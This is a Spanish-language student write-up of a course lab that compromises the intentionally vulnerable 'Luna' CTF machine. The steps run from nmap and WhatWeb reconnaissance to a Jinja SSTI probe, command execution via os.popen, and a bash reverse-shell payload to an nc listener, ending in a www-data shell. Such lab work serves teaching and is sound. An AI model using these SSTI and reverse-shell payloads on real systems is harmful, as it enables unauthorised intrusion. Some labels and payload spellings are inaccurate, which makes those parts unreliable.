



Participante: Jonal Esteban

Técnico: Ciberseguridad

Módulo: Pruebas de penetracion

Facilitador: Kevin Feliz Henriquez

Centro: Cyberclass

Práctica: hackeo a la maquina luna

Link de GitHub: <https://github.com/YOURgoingtocry/SCRIPT-EN-WINDOWS/tree/main/STORAGE%20RETO%203>

UTILIZAMOS EL COMANDO (ip a) para saber cual es nuestra ip y en el rango que vamos a estar trabajando en mi caso la mia es **192.168.1.110/24**

```
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.110/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 86060sec preferred_lft 86060sec  
    inet6 fe80::661a:32bb:9b1b:a2ec/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

UTILIZAMOS EL SIGUIENTE COMANDO (sudo nmap -F -O -T4 -open seguido de nuestra ip y prefijo de red) para escanear los ip que estas activas en esta red y ver los servicios que estan ejecutando estas ip

```
Nmap scan report for RTK_GW.bbrouter (192.168.1.1)
Host is up (0.048s latency).
Not shown: 95 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 98:C7:A4:33:7F:B5 (Shenzhen HS Fiber Communication Equipment)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

Nmap scan report for TheHackersLabs-Luna.bbrouter (192.168.1.5)
Host is up (0.0015s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5000/tcp  open  upnp
MAC Address: 08:00:27:20:09:A0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
```

Como podemos ver la ip 192.168.1.5 esta ejecutando unos servicios en los puertos 80/ 5000/


```
Nmap scan report for TheHackersLabs-Luna.bbrouter (192.168.1.5)
Host is up (0.0015s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5000/tcp  open  upnp
```

Se realiza un reconocimiento de la aplicación web alojada en la dirección **192.168.1.5:5000** utilizando la herramienta **WhatWeb**.


```
(kali@kali)-[~]  
$ whatweb 192.168.1.5:5000  
http://192.168.1.5:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.12  
.3], IP[192.168.1.5], Python[3.12.3], Title[RodGar], Werkzeug[3.0.3]
```

El análisis permitió identificar que la aplicación web está desarrollada en **Python 3.12.3** y utiliza **Werkzeug 3.0.3** como servidor web. Además, se confirmó que el servicio se encuentra accesible en el puerto **5000** y responde correctamente a solicitudes HTTP.

Luego de buscar en el navegador podemos ver que esta ip en el Puerto 5000 esta ejecutando una pagina



Tiene un cuadro de texto en el cual al intentar escribir no nos lo permite



precionamos la tecla F12 para inspeccionar el código Fuente de la página podemos ver que este cuadro de texto está bloqueado por la línea de código (disable)




```
Search HTML
<!DOCTYPE html>
<html lang="en">
  <head> </head>
  <body>
    <video class="background" autoplay="" loop="" muted=""> </video>
    <div class="container"> flex
      <h1>Welcome</h1>
      <form method="POST" action="/greet"> flex
        <input type="text" name="name" placeholder="Ingrese su nombre" disabled="">
        <input type="submit" value="Greet me">
      </form>
    </div>
  </body>
</html>
```

html > body > div.container > form > input


Y dando doble clic sobre este lo podemos cambiar para que así nos permita escribir cambiando (disable) por (enable)

```
<form method="POST" action="/greet"> (flex)  
  <input type="text" name="name" placeholder="Ingrese su nombre" enable="">  
  <input type="submit" value="Greet me">
```



Dentro de este mismo cuadro de texto vamos a probar varias lineas de codigo para ver si es vulnerable a varios ataques de injection de codigo

para verificar si es vulnerable a xss (cross-site scripting)
<script>alert('hola')</script>




AQUI PODEMOS VER QUE LA PAGINA SI RESPONDE A ESTE COMANDO

para verificar si es vulnerable a OSCI (OS Command Injection)
{{8*8}}



AQUI VEMOS QUE AUN SIGUE RESPONDIENDO A LOS COMMAND INJECTION

una vez verificada la vulnerabilidad, probamos con el siguiente código para obtener datos del sistema {{
cyclor.__init__.__globals__.os.popen('id').read() }}



LUEGO DE COMPROVAR QUE LA PAGINA ES VULNERABLE A INYECCION DE CODIGO, DESDE LA MAQUINA KALI LINUX VAMOS ESCRIBIR EL SIGUIENTE CODIGO PARA LEVANTAR UN SERVICIO DE ESCUCHAR EN EL PUERTO 444 PARA UNA CONEXION TCP

```
(kali㉿kali)-[~]  
$ sudo nc -nlvp 4444  
[sudo] password for kali:  
listening on [any] 4444 ...
```

UTILIZANDO EL COMANDO `sudo nc -nlvp 4444` EN KALI LINUX

finalmente, ejecutamos esta línea de código en el cuadro de texto para crear una reverse shell y así ganar acceso a la máquina vulnerable

```
{{ cyclor.__init__.__globals__.__os.popen('bash -c "bash -i >& /dev/tcp/dirección-ipv4-  
máquina-atacante/4444  
0>&1").read() }}
```


Y finalmente ya estamos dentro

```
connect to [192.168.1.110] from (UNKNOWN) [192.168.1.5] 43510
bash: cannot set terminal process group (751): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Luna:~/RODGAR$

www-data@TheHackersLabs-Luna:~/RODGAR$ ls
ls
app.py
config.php
static
venv
www-data@TheHackersLabs-Luna:~/RODGAR$
```